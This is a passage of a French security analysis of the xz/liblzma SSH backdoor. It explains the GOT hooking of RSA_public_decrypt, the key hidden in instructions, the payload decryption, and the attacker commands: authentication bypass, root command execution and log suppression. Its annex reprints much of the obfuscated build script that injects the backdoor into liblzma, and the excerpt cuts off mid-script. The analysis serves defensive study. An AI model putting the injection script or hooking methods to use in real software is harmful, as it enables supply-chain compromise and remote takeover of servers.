Après avoir trouvé la localisation des strings dans le segment `.rodata`, notre backdoor utilise les relocations récupérées plus tôt pour déterminer les adresses qui pointent vers ces chaînes. À partir de ces adresses, notre backdoor utilise son désassembleur pour retrouver le début, la fin et les structures de données liées à la fonction faisant référence aux chaînes de caractère. Pour déterminer ces informations, la backdoor effectue une recherche d'instruction ou de suite d'instructions, d'où l'utilité du désassembleur. Une fois ces informations obtenues, notre backdoor les stocke dans des structures de données, elles seront utilisées ultérieurement.

La backdoor met en place une autre technique d'obfuscation qui utilise la fonction légitime `lzma_alloc` qui permet aux développeurs d'allouer de la mémoire en utilisant `malloc`, l'allocateur par défaut, ou un allocateur personnalisé. Cette fonctionnalité est détournée pour masquer l'appel à la fonction qui permet de résoudre les symboles via un appel à `lzma_alloc`. Notre backdoor définit donc son propre allocateur personnalisé. Ce dernier n'alloue en réalité pas de mémoire mais pointe vers la fonction de résolution de symboles. Plutôt que d'appeler directement la fonction de résolution de symboles définie dans notre backdoor, on appelle `lzma_alloc` avec comme paramètres ceux qui seront passés à la fonction de résolution de symboles.

Le but de notre backdoor est de hooker du code malveillant sur une fonction parmi une liste de 3 fonctions (`RSA_public_decrypt`, `EVP_PKEY_set1_RSA` et `RSA_get0_key`). Pour le moment, notre code est exécuté pendant la résolution des symboles par le Dynamic Linker, ce qui signifie que tous les symboles ne sont pas encore résolus. Il n'est donc pas encore possible de hooker du code sur nos fonctions si leurs symboles n'ont pas encore été résolus, notre backdoor utilise donc la fonctionnalité `rtld_audit` du dynamic linker qui permet aux bibliothèques partagées d'être informées lorsque certains événements particuliers sont réalisés par le dynamic linker, comme la résolution de symboles. La structure `dl_audit` de type `audit_iface`, stockée dans la variable globale `rtld_global_ro` au sein de la mémoire du linker dynamique, contient dans son champ `sybind64` l'adresse d'une callback fonction invoquée par le linker dynamique. C'est ce champ que notre backdoor va modifier afin de mettre l'adresse de notre fonction `install_hook`, qui sera donc appelée par le Dynamic Linker à chaque fois qu'un symbole sera résolu. Le champ `dl_naudit` de `rtld_global_ro` est une variable qui stocke le nombre d'`audit_ifaces` actuellement enregistrées, elle est passée à 1.

Pour effectuer ces modifications en mémoire, les adresses des structures sont nécessaires. Elles sont retrouvées en désassemblant les fonctions `dl_main` et `dl_audit_sympi`

nd_alt. L'adresse de dl_naudit est trouvée grâce à une instruction *mov* spécifique dans le code de la fonction dl_main. La backdoor vérifie ensuite s'il s'agit bien de la bonne adresse en la comparant à celle accédée par la fonction dl_audit_symbind_alt à un certain décalage. Une fois l'adresse de dl_naudit trouvée, il est facile de calculer celle de dl_audit, puisque les deux sont stockées l'une à côté de l'autre en mémoire.

Cette fonction va alors dans un premier temps vérifier si le symbole résolu est bien le symbole d'une des trois fonctions que l'on essaye de hooker. Si c'est le cas, elle va alors modifier l'adresse correspondante à ce symbole dans la GOT par l'adresse de notre fonction malveillante. Si le symbole ne correspond pas, la fonction se termine sans rien modifier. Elle sera de nouveau appelée à la prochaine résolution de symbole.

```
1 key = str_lookup((byte *)symname, (byte *)0x0);
2 rsa_pub_dec_got_addr = (ulong *)hooks->rsa_pub_dec_addr[3];
3
4 if ((key == RSA_public_decrypt) &&
5     (rsa_public_decrypt_got_addr != (ulong *)0x0)) {
6     if (0xffffffff < *rsa_pub_dec_got_addr) {
7
8         *hooks->rsa_pub_dec_addr = *rsa_pub_dec_got_addr;
9         rsa_pub_dec_hook_addr = *(ulong *)(global_ctx + 0x110);
10        *rsa_pub_dec_got_addr = rsa_pub_dec_hook_addr;
11
12        if ((retaddr < sym) && (sym < __libc_stack_end)) {
13            sym->st_value = rsa_pub_dec_hook_addr;
14        }
15    }
}
```

Listing 7 – Exemple de hook

V Activation de la backdoor

Une fois la fonction RSA_public_decrypt() légitime remplacée par celle de la backdoor (section IV), celle-ci surveille activement toutes les connexions SSH entrantes. À chaque tentative de connexion, le processus de vérification de clef RSA est déclenché.

L'objectif est de s'assurer que, seule une clef RSA spécifique – celle de l'attaquant – puisse être utilisée pour exécuter des commandes malveillantes.

Nous avons analysé les mécanismes mis en place, principalement grâce à une archive Ghidra documentée [7] ainsi qu'un projet de reverse engineering [8] qui nous a permis de comprendre le rôle de certaines fonctions et leurs structures.

V.1 Vue d'ensemble du processus d'enclenchement de la Backdoor

Afin d'enclencher la backdoor l'attaquant doit s'authentifier auprès d'elle. Ce processus est assez complexe et utilise des éléments cachés dans le binaire et d'autres venant de la clef RSA envoyée lors de la demande de connexion SSH. Voici un schéma présentant une vue d'ensemble des mécanismes utilisés :




FIGURE 5 – Vue d'ensemble de l'activation de la backdoor

V.2 Récupération et analyse du module RSA

Lorsque le démon SSH reçoit une demande de connexion, il utilise la fonction `RSA_public_decrypt()` pour vérifier la signature de l'authentification. Cependant, cette fonction ayant été détournée (section IV), chaque clef RSA présentée est interceptée et analysée avant d'être acceptée ou rejetée.

En effet, lorsque c'est l'attaquant qui tente de se connecter, la clef RSA est utilisée comme un conteneur permettant de cacher et d'envoyer des commandes. Ainsi, la clef semble légitime et les logs SSH ne révèlent pas d'anomalie.

Après analyse du code, on peut voir que la backdoor se concentre sur le module N , ce qui signifie que le payload est caché dans cette valeur.

```
1 RSA_get0_key(rsa, &f.kctx.rsa_n, &f.kctx.rsa_e, NULL);
2 int num_n_bits = BN_num_bits(f.kctx.rsa_n);
3 int rsa_n_length = BN_bn2bin(f.kctx.rsa_n, (u8 *)&f.kctx.payload);
```

Pour être correctement interprété par la backdoor, le module RSA doit respecter un format spécifique. Le header du payload contient trois champs appelés : *field_a*, *field_b* et *field_c*. Ces champs vont servir à déterminer le type de commande à exécuter :

```
1 struct __attribute__((packed)) {
2     u32 field_a;
3     u32 field_b;
4     u64 field_c;
5 };
6
7 if(!header.field_a) goto exit;
8 if(!header.field_b) goto exit;
9
10 u64 cmd_type = header.field_c + (header.field_b * header.field_a);
11 if (cmd_type > 3) goto exit;
```

D'après le calcul utilisé : $field_c + (field_a * field_b)$, la commande peut être 1, 2 ou 3, ce que nous détaillerons dans la section V.5.

V.3 Récupération de la clef ED448

Le payload de la backdoor est chiffré avec l'algorithme ChaCha20. Pour le déchiffrer, il est nécessaire de disposer de la clef et de l'IV utilisés lors du chiffrement. Cependant, aucune clef n'est stockée en clair dans le binaire.

En analysant le code, nous avons identifié un appel à la fonction `chacha_decrypt(u8 *in, int inl, u8 *key, u8 *iv, u8 *out, import_funcs_t *funcs)`

Cet appel utilise `f.kctx.ed448_key` en argument, ce qui suggère qu'une clef est intégrée quelque part pour être utilisée lors de l'authentification. Cette clef doit être une clef ED448 qui est elle-même chiffrée avec ChaCha20. L'algorithme ED448 est une variante de l'algorithme de signature elliptique EdDSA (Edwards-curve Digital Signature Algorithm) qui repose sur la courbe elliptique Edwards 448.

Nous avons donc cherché à comprendre comment cette clef était obtenue. En remontant la chaîne d'appels, nous avons constaté qu'une fonction spécifique était invoquée avant même toute tentative de connexion SSH, voir figure 6. Cette fonction semble dériver

certaines données issues d'une structure interne. En examinant son comportement, nous avons identifié un ensemble d'autres fonctions appelées tout au long de l'initialisation de la backdoor et qui analysent le binaire pour récupérer des informations disséminées dans des instructions valides.

```
e8 0d 67      CALL      backdoor::decode_key_block_with_caller_or_func
fe ff
8b d0        MOV      EDX,valid
33 c0        XOR      valid,valid
85 d2        TEST     EDX,EDX
0f 84 d2     JZ       out
```

FIGURE 6 – Fonction qui reconstruit la clef cachée

Après des recherches plus approfondies, nous avons trouvé un article [16] décrivant précisément la technique utilisée pour dissimuler la clef publique ED448 dans le binaire.

Technique de stéganographie dans le code

Plutôt que de stocker la clef publique en clair dans une structure de données, les attaquants l'ont dissimulée en la fragmentant dans différentes instructions du programme. Ce procédé repose sur une technique de stéganographie qui est une approche similaire au ROP (return-oriented programming) gadget scanning, mais au lieu de rechercher des gadgets pour une attaque, cette technique est détournée afin de reconstruire une clef cachée.

En effet, les bits de la clef sont éparpillés dans le code exécutable sous la forme d'instructions machines valides. Plus concrètement, chaque bit de la clef est encodé dans des instructions de manipulation de registres (comme `mov rdi, rbx` par exemple).

Ces instructions, anodines en apparence, sont en réalité utilisées pour reconstruire la clef publique lorsqu'elles sont analysées dans un certain ordre.

Une série de fonctions balaye certaines portions du binaire à la recherche de ces instructions. Ce balayage repose sur plusieurs paramètres, voir figure 7 :

```
BOOL __stdcall decode_key_block_with_caller_or_func(void...
BOOL      EAX:4      <RETURN>      XREF[1]:
void *    RDI:8      code_addr
uint      ESI:4      bit_offset
int       EDX:4      bits_to_decode
uint      ECX:4      key_block
```

FIGURE 7 – Arguments spécifiques pour le balayage

- *bit_offset* : une variable indiquant l'index du bit en cours de reconstruction et sa position dans le buffer de la clé.

- *bits_to_code* : le nombre d'instructions *mov* pertinentes à analyser dans une fonction donnée.
- *key_block* : un indicateur permettant d'éviter de scanner plusieurs fois une même section du binaire.

Lorsque l'algorithme trouve une instruction correspondant, il en extrait un bit d'information et l'intègre dans le buffer de la clé. En tout, 456 instructions sont analysées pour extraire la totalité de la clé cachée dans le binaire.

Déchiffrement de la clé ED448

Une fois la clé publique ED448 reconstruite à partir du binaire, elle est encore inutilisable, car elle est chiffrée avec ChaCha20. Le déchiffrement de cette clé se fait, contrairement à l'extraction, au moment de l'activation de la backdoor et ne nécessite aucun élément extérieur.

Son déchiffrement se fait en deux étapes successives utilisant l'algorithme ChaCha20.

Le premier appel à ChaCha20 ne sert pas directement à déchiffrer la clé ED448. Il agit comme une fonction de dérivation de clé en utilisant une clé et un IV constitués uniquement de zéros.

Une fois la clé intermédiaire obtenue, elle est utilisée comme clé et IV pour effectuer le déchiffrement de la clé ED448 chiffrée.

Voici une version simplifiée du processus en pseudo-code :

```
1      # Etape 1 : Derivation d une cle intermediaire
2 cle_intermediaire, IV_intermediaire = ChaCha20_Decrypt(
3     input = {0},
4     cle = {0},
5     IV = {0}
6 )
7
8 # Etape 2 : Dechiffrement de la cle ED448
9 cle_ED448 = ChaCha20_Decrypt(
10    input = cle_ED448_chiffree,
11    cle = cle_intermediaire,
12    IV = IV_intermediaire
13 )
```

Nous avons récupéré la clé chiffrée et nous lui avons appliquée cet algorithme, voir annexe VI.2

V.4 Déchiffrement et authentification de la clef RSA

Une fois la clef publique ED448 récupérée et déchiffrée, ses 32 premiers octets sont extraits pour servir de clef de déchiffrement du corps de la clef RSA reçue. L'IV, quant à lui, est contenu dans le header de la cette RSA.

Le corps de la clef RSA déchiffré contient deux éléments :

- Une signature générée avec la clef privée ED448
- Les commandes à exécuter

Pour vérifier l'authenticité de la clef RSA, la backdoor effectue une vérification de signature en utilisant la clef publique ED448 précédemment extraite. Si la signature est valide, cela signifie que la clef RSA envoyée est bien authentique et provient de l'attaquant légitime, qui possède la clef privée.

V.5 Exécution des commandes

Une fois la backdoor activée, l'attaquant peut exploiter plusieurs fonctionnalités lui permettant de prendre le contrôle du serveur SSH compromis. Cela se fait en interceptant certaines fonctions critiques du serveur SSH et en manipulant les structures internes du processus sshd. Le type de commande est déterminé à partir des champs *field_a*, *field_b* et *field_c* récupérés dans le header (section V.2). De plus, les données du corps de la clef peuvent avoir certains flags activés qui rajoutent des options.

Les fonctionnalités possibles pour l'attaquant sont les suivantes :

Contournement de l'authentification SSH

L'attaquant peut s'octroyer un accès root ou utilisateur sans fournir de véritables identifiants. Cela se fait via des hooks placés sur les fonctions d'OpenSSH :

- Activation du login root et désactivation de PAM (Pluggable Authentication Modules), ce qui empêche toute restriction supplémentaire à l'authentification.
- Détournement de `mm_answer_authpassword` pour permettre à l'attaquant d'utiliser n'importe quel mot de passe pour se connecter.
- Détournement de `mm_answer_keyallowed` pour autoriser des clés SSH factices, permettant une authentification réussie sans réelle vérification.

Exécution des commandes à distances

Si l'attaquant envoie la commande 2, la backdoor extrait une chaîne de caractères formant commande contenue dans le corps de la clef et l'exécute avec la fonction `system()`.

De plus, un flag dans le payload lui permet de choisir si la commande sera exécutée en tant que root ou sous l'identité d'un autre utilisateur.

Effacement des traces

La backdoor intègre un mécanisme de dissimulation des logs, un flag spécifique permet de désactiver totalement la journalisation du serveur en appelant la fonction `setlogmask(0x80000000)` qui est une fonction de la libc qui désactive tous les messages syslog.

V.6 Résumé

- Récupération et analyse du module RSA :
 - Lorsqu'une connexion SSH est établie, la backdoor intercepte la clef RSA grâce à la fonction `RSA_public_decrypt()` détournée.
 - Le modulo N est analysé pour déterminer si la clef a pu être envoyée par l'attaquant.
- Déchiffrement de la clef publique ED448 :
 - Une clef ED448 cachée dans le binaire est extraite lors de l'initialisation de la backdoor.
 - Pour la déchiffrer, on utilise ChaCha20 avec une clef et un IV initialement nuls.
- Déchiffrement du corps de la clef RSA :
 - On le déchiffre le corps de la clef reçue avec ChaCha20, en utilisant :
 - Pour la clef : la clef ED448
 - Pour l'IV : le header de la clef RSA reçue.
 - Le résultat contient une signature ED448 et des commandes à exécuter.
- Vérification de la signature ED448 :
 - Une fois le corps de la clef déchiffré, la signature ED448 contenue est vérifiée à l'aide de la clef publique ED448 récupérée plus tôt.
 - Si la signature est valide, l'attaquant est authentifié.
- Exécution des commandes cachées

Conclusion

En conclusion, cette backdoor se distingue par les méthodes utilisées, leur complexité et surtout leur discrétion. Sa découverte a eu un grand retentissement pour différentes raisons.

Pour commencer, le payload n'est pas directement intégré aux packages envoyés aux distributions mais il se construit via des scripts cachés et des fichiers corrompus.

Ensuite, le processus de social engineering mis en place et son étalement dans le temps montrent une détermination et des moyens rarement déployés menant à la compromission d'un projet Open Source. Cela est particulièrement marquant car les projets Open Source sont réputés fiables, car auditable par toute la communauté.

Aussi, la portée de cette attaque est mondiale car elle vise le protocole SSH, via LZMA, mais aurait pu cibler n'importe quel service utilisant cette librairie très répandue. De plus, SSH est un protocole omniprésent dont la compromission aurait impacté tous ses utilisateurs.

La découverte de cette backdoor avant la distribution au grand public des versions infectées a donc été une chance au vu des méthodes employées. Enfin, cette attaque rappelle que les projets open source ne sont pas à l'abri d'être des vecteurs d'attaque, malgré le nombre élevé de contributeurs, et d'autres attaques de ce genre sont peut-être en cours. Heureusement, la réactivité de la communauté a permis de limiter les dégâts, mais il faut renforcer notre vigilance vis à vis des outils importés qui peuvent représenter une faiblesse.

VI Annexes

VI.1 Payload

```
1 P="-fPIC -DPIC -fno-lto -ffunction-sections -fdata-sections"
2 C="pic_flag=\" $P\"
3 O="^pic_flag=\" -fPIC -DPIC\"$"
4 R="is_arch_extension_supported"
5 x="__get_cpuid("
6 p="good-large_compressed.lzma"
7 U="bad-3-corrupt_lzma2.xz"
8 [ ! $(uname)="Linux" ] && exit 0
9 eval $zrKcVq
10 if test -f config.status; then
11 eval $zrKcSS
12 eval 'grep ^LD=\\'\\/ config.status '
13 eval 'grep ^CC=\\' config.status '
14 eval 'grep ^GCC=\\' config.status '
15 eval 'grep ^srcdir=\\' config.status '
16 eval 'grep ^build=\\'x86_64 config.status '
17 eval 'grep ^enable_shared=\\'yes\\' config.status '
18 eval 'grep ^enable_static=\\' config.status '
19 eval 'grep ^gl_path_map=\\' config.status '
20 vs='grep -broaF '~!:_ W' $srcdir/tests/files/ 2>/dev/null '
21 if test "x$vs" != "x" > /dev/null 2>&1;then
22 f1='echo $vs | cut -d: -f1 '
23 if test "x$f1" != "x" > /dev/null 2>&1;then
24 start='expr $(echo $vs | cut -d: -f2) + 7 '
25 ve='grep -broaF '|_!{ -' $srcdir/tests/files/ 2>/dev/null '
26 if test "x$ve" != "x" > /dev/null 2>&1;then
27 f2='echo $ve | cut -d: -f1 '
28 if test "x$f2" != "x" > /dev/null 2>&1;then
29 [ ! "x$f2" = "x$f1" ] && exit 0
30 [ ! -f $f1 ] && exit 0
31 end='expr $(echo $ve | cut -d: -f2) - $start '
32 eval 'cat $f1 | tail -c +${start} | head -c +${end} | tr
      "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377" | xz
      -F raw --lzma2 -dc '
33 fi
34 fi
35 fi
36 fi
37 eval $zrKccj
38 if ! grep -qs '[ "HAVE_FUNC_ATTRIBUTE_IFUNC" ]=" 1"' config.status
      > /dev/null 2>&1;then
39 exit 0
```

```
40 fi
41 if ! grep -qs 'define HAVE_FUNC_ATTRIBUTE_IFUNC 1' config.h > /dev/
    null 2>&1;then
42 exit 0
43 fi
44 if test "x$enable_shared" != "xyes";then
45 exit 0
46 fi
47 if ! (echo "$build" | grep -Eq "^x86_64" > /dev/null 2>&1) && (echo
    "$build" | grep -Eq "linux-gnu$" > /dev/null 2>&1);then
48 exit 0
49 fi
50 if ! grep -qs "$R()" $srcdir/src/liblzma/check/crc64_fast.c > /dev/
    null 2>&1; then
51 exit 0
52 fi
53 if ! grep -qs "$R()" $srcdir/src/liblzma/check/crc32_fast.c > /dev/
    null 2>&1; then
54 exit 0
55 fi
56 if ! grep -qs "$R" $srcdir/src/liblzma/check/crc_x86_clmul.h > /dev
    /null 2>&1; then
57 exit 0
58 fi
59 if ! grep -qs "$x" $srcdir/src/liblzma/check/crc_x86_clmul.h > /dev
    /null 2>&1; then
60 exit 0
61 fi
62 if test "x$GCC" != 'xyes' > /dev/null 2>&1;then
63 exit 0
64 fi
65 if test "x$CC" != 'xgcc' > /dev/null 2>&1;then
66 exit 0
67 fi
68 LDv=$LD" -v"
69 if ! $LDv 2>&1 | grep -qs 'GNU ld' > /dev/null 2>&1;then
70 exit 0
71 fi
72 if ! test -f "$srcdir/tests/files/$p" > /dev/null 2>&1;then
73 exit 0
74 fi
75 if ! test -f "$srcdir/tests/files/$U" > /dev/null 2>&1;then
76 exit 0
77 fi
78 if test -f "$srcdir/debian/rules" || test "x$RPM_ARCH" = "xx86_64";
    then
79 eval $zrKcst
```

```
80 j="^ACLOCAL_M4 = \$(top_srcdir)/aclocal.m4"
81 if ! grep -qs "$j" src/liblzma/Makefile > /dev/null 2>&1;then
82 exit 0
83 fi
84 z="^am__uninstall_files_from_dir = {"
85 if ! grep -qs "$z" src/liblzma/Makefile > /dev/null 2>&1;then
86 exit 0
87 fi
88 w="^am__install_max ="
89 if ! grep -qs "$w" src/liblzma/Makefile > /dev/null 2>&1;then
90 exit 0
91 fi
92 E=$z
93 if ! grep -qs "$E" src/liblzma/Makefile > /dev/null 2>&1;then
94 exit 0
95 fi
96 Q="^am__vpath_adj_setup ="
97 if ! grep -qs "$Q" src/liblzma/Makefile > /dev/null 2>&1;then
98 exit 0
99 fi
100 M="^am__include = include"
101 if ! grep -qs "$M" src/liblzma/Makefile > /dev/null 2>&1;then
102 exit 0
103 fi
104 L="^all: all-recursive$"
105 if ! grep -qs "$L" src/liblzma/Makefile > /dev/null 2>&1;then
106 exit 0
107 fi
108 m="^LTLIBRARIES = \$(lib_LTLIBRARIES)"
109 if ! grep -qs "$m" src/liblzma/Makefile > /dev/null 2>&1;then
110 exit 0
111 fi
112 u="AM_V_CCLD = \$(am__v_CCLD_\$(V))"
113 if ! grep -qs "$u" src/liblzma/Makefile > /dev/null 2>&1;then
114 exit 0
115 fi
116 if ! grep -qs "$0" libtool > /dev/null 2>&1;then
117 exit 0
118 fi
119 eval $zrKcTy
120 b="am__test = $U"
121 sed -i "/$j/i$b" src/liblzma/Makefile || true
122 d='echo $gl_path_map | sed 's/\\\\/\\\\\\\\\\\\\\\\/g'
123 b="am__strip_prefix = $d"
124 sed -i "/$w/i$b" src/liblzma/Makefile || true
125 b="am__dist_setup = \$(am__strip_prefix) | xz -d 2>/dev/null | \$(
    SHELL)"
```

```

126 sed -i "/$E/i$b" src/liblzma/Makefile || true
127 b="\$(top_srcdir)/tests/files/\$(am__test)"
128 s="am__test_dir=$b"
129 sed -i "/$Q/i$s" src/liblzma/Makefile || true
130 h="-Wl,--sort-section=name,-X"
131 if ! echo "$LDFLAGS" | grep -qs -e "-z,now" -e "-z -Wl,now" > /dev/
    null 2>&1;then
132 h=$h",-z,now"
133 fi
134 j="liblzma_la_LDFLAGS += $h"
135 sed -i "/$L/i$j" src/liblzma/Makefile || true
136 sed -i "s/$O/$C/g" libtool || true
137 k="AM_V_CCLD = @echo -n \$(LTDEPS); \$(am__v_CCLD_\$(V))"
138 sed -i "s/$u/$k/" src/liblzma/Makefile || true
139 l="LTDEPS=' \$(lib_LTDEPS)'; \\\n\
140     export top_srcdir=' \$(top_srcdir)'; \\\n\
141     export CC=' \$(CC)'; \\\n\
142     export DEFS=' \$(DEFS)'; \\\n\
143     export DEFAULT_INCLUDES=' \$(DEFAULT_INCLUDES)'; \\\n\
144     export INCLUDES=' \$(INCLUDES)'; \\\n\
145     export liblzma_la_CPPFLAGS=' \$(liblzma_la_CPPFLAGS)'; \\\n\
146     export CPPFLAGS=' \$(CPPFLAGS)'; \\\n\
147     export AM_CFLAGS=' \$(AM_CFLAGS)'; \\\n\
148     export CFLAGS=' \$(CFLAGS)'; \\\n\
149     export AM_V_CCLD=' \$(am__v_CCLD_\$(V))'; \\\n\
150     export liblzma_la_LINK=' \$(liblzma_la_LINK)'; \\\n\
151     export libdir=' \$(libdir)'; \\\n\
152     export liblzma_la_OBJECTS=' \$(liblzma_la_OBJECTS)'; \\\n\
153     export liblzma_la_LIBADD=' \$(liblzma_la_LIBADD)'; \\\n\
154 sed rpath \$(am__test_dir) | \$(am__dist_setup) >/dev/null 2>&1";
155 sed -i "/$m/i$l" src/liblzma/Makefile || true
156 eval $zrKcHD
157 fi
158 elif (test -f .libs/liblzma_la-crc64_fast.o) && (test -f .libs/
    liblzma_la-crc32_fast.o); then
159 vs='grep -broaF 'jV!.^%' $top_srcdir/tests/files/ 2>/dev/null '
160 if test "x$vs" != "x" > /dev/null 2>&1;then
161 f1='echo $vs | cut -d: -f1'
162 if test "x$f1" != "x" > /dev/null 2>&1;then
163 start='expr $(echo $vs | cut -d: -f2) + 7'
164 ve='grep -broaF '%.R.1Z' $top_srcdir/tests/files/ 2>/dev/null '
165 if test "x$ve" != "x" > /dev/null 2>&1;then
166 f2='echo $ve | cut -d: -f1'
167 if test "x$f2" != "x" > /dev/null 2>&1;then
168 [ ! "x$f2" = "x$f1" ] && exit 0
169 [ ! -f $f1 ] && exit 0
170 end='expr $(echo $ve | cut -d: -f2) - $start '

```

```
171 eval 'cat $f1 | tail -c +${start} | head -c +${end} | tr
    "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377" | xz
    -F raw --lzma2 -dc '
172 fi
173 fi
174 fi
175 fi
176 eval $zrKcKQ
177 if ! grep -qs "$R()" $top_srcdir/src/liblzma/check/crc64_fast.c;
    then
178 exit 0
179 fi
180 if ! grep -qs "$R()" $top_srcdir/src/liblzma/check/crc32_fast.c;
    then
181 exit 0
182 fi
183 if ! grep -qs "$R" $top_srcdir/src/liblzma/check/crc_x86_clmul.h;
    then
184 exit 0
185 fi
186 if ! grep -qs "$x" $top_srcdir/src/liblzma/check/crc_x86_clmul.h;
    then
187 exit 0
188 fi
189 if ! grep -qs "$C" ../../libtool; then
190 exit 0
191 fi
192 if ! echo $liblzma_la_LINK | grep -qs -e "-z,now" -e "-z -Wl,now" >
    /dev/null 2>&1;then
193 exit 0
194 fi
195 if echo $liblzma_la_LINK | grep -qs -e "lazy" > /dev/null 2>&1;then
196 exit 0
197 fi
198 N=0
199 W=0
200 Y='grep "dnl Convert it to C string syntax." $top_srcdir/m4/gettext
    .m4 '
201 eval $zrKcKQ
202 if test -z "$Y"; then
203 N=0
204 W=88664
205 else
206 N=88664
207 W=0
208 fi
```

```

209 xz -dc $top_srcdir/tests/files/$p | eval $i | LC_ALL=C sed "s/\(.\)
/\1\n/g" | LC_ALL=C awk 'BEGIN{FS="\n";RS="\n";ORS="";m=256;for(
i=0;i<m;i++){t[sprintf("x%c",i)]=i;c[i]=((i*7)+5)%m;}i=0;j=0;for
(l=0;l<8192;l++){i=(i+1)%m;a=c[i];j=(j+a)%m;c[i]=c[j];c[j]=a;}}{
v=t["x" (NF<1?RS:$1)];i=(i+1)%m;a=c[i];j=(j+a)%m;b=c[j];c[i]=b;c
[j]=a;k=c[(a+b)%m];printf "%c",(v+k)%m}' | xz -dc --single-
stream | ((head -c +$N > /dev/null 2>&1) && head -c +$W) >
liblzma_la-crc64-fast.o || true
210 if ! test -f liblzma_la-crc64-fast.o; then
211 exit 0
212 fi
213 cp .libs/liblzma_la-crc64_fast.o .libs/liblzma_la-crc64-fast.o ||
true
214 V='#endif\n#if defined(CRC32_GENERIC) && defined(CRC64_GENERIC) &&
defined(CRC_X86_CLMUL) && defined(CRC_USE_IFUNC) && defined(PIC)
&& (defined(BUILDING_CRC64_CLMUL) || defined(
BUILDING_CRC32_CLMUL))\nextern int _get_cpuid(int, void*, void*,
void*, void*, void*);\nstatic inline bool
_is_arch_extension_supported(void) { int success = 1; uint32_t r
[4]; success = _get_cpuid(1, &r[0], &r[1], &r[2], &r[3], ((char
*) __builtin_frame_address(0))-16); const uint32_t ecx_mask = (1
<< 1) | (1 << 9) | (1 << 19); return success && (r[2] &
ecx_mask) == ecx_mask; }\n#else\n#define
_is_arch_extension_supported is_arch_extension_supported'
215 eval $yosA
216 if sed "/return is_arch_extension_supported()/ c\return
_is_arch_extension_supported()" $top_srcdir/src/liblzma/check/
crc64_fast.c | \
217 sed "/include \"crc_x86_clmul.h\"/a \\$V" | \
218 sed "1i # 0 \"\$top_srcdir/src/liblzma/check/crc64_fast.c\" 2>/dev/
null | \
219 $CC $DEFS $DEFAULT_INCLUDES $INCLUDES $liblzma_la_CPPFLAGS
$CPPFLAGS $AM_CFLAGS $CFLAGS -r liblzma_la-crc64-fast.o -x c -
$P -o .libs/liblzma_la-crc64_fast.o 2>/dev/null; then
220 cp .libs/liblzma_la-crc32_fast.o .libs/liblzma_la-crc32-fast.o ||
true
221 eval $BPep
222 if sed "/return is_arch_extension_supported()/ c\return
_is_arch_extension_supported()" $top_srcdir/src/liblzma/check/
crc32_fast.c | \
223 sed "/include \"crc32_arm64.h\"/a \\$V" | \
224 sed "1i # 0 \"\$top_srcdir/src/liblzma/check/crc32_fast.c\" 2>/dev/
null | \
225 $CC $DEFS $DEFAULT_INCLUDES $INCLUDES $liblzma_la_CPPFLAGS
$CPPFLAGS $AM_CFLAGS $CFLAGS -r -x c - $P -o .libs/liblzma_la-
crc32_fast.o; then
226 eval $RgYB

```

```
227 if $AM_V_CCLD$liblzma_la_LINK -rpath $libdir $liblzma_la_OBJECTS
    $liblzma_la_LIBADD; then
228 if test ! -f .libs/liblzma.so; then
229 mv -f .libs/liblzma_la-crc32-fast.o .libs/liblzma_la-crc32_fast.o
    || true
230 mv -f .libs/liblzma_la-crc64-fast.o .libs/liblzma_la-crc64_fast.o
    || true
231 fi
232 rm -fr .libs/liblzma.a .libs/liblzma.la .libs/liblzma.lai .libs/
    liblzma.so* || true
233 else
234 mv -f .libs/liblzma_la-crc32-fast.o .libs/liblzma_la-crc32_fast.o
    || true
235 mv -f .libs/liblzma_la-crc64-fast.o .libs/liblzma_la-crc64_fast.o
    || true
236 fi
237 rm -f .libs/liblzma_la-crc32-fast.o || true
238 rm -f .libs/liblzma_la-crc64-fast.o || true
239 else
240 mv -f .libs/liblzma_la-crc32-fast.o .libs/liblzma_la-crc32_fast.o
    || true
241 mv -f .libs/liblzma_la-crc64-fast.o .libs/liblzma_la-crc64_fast.o
    || true
242 fi
243 else
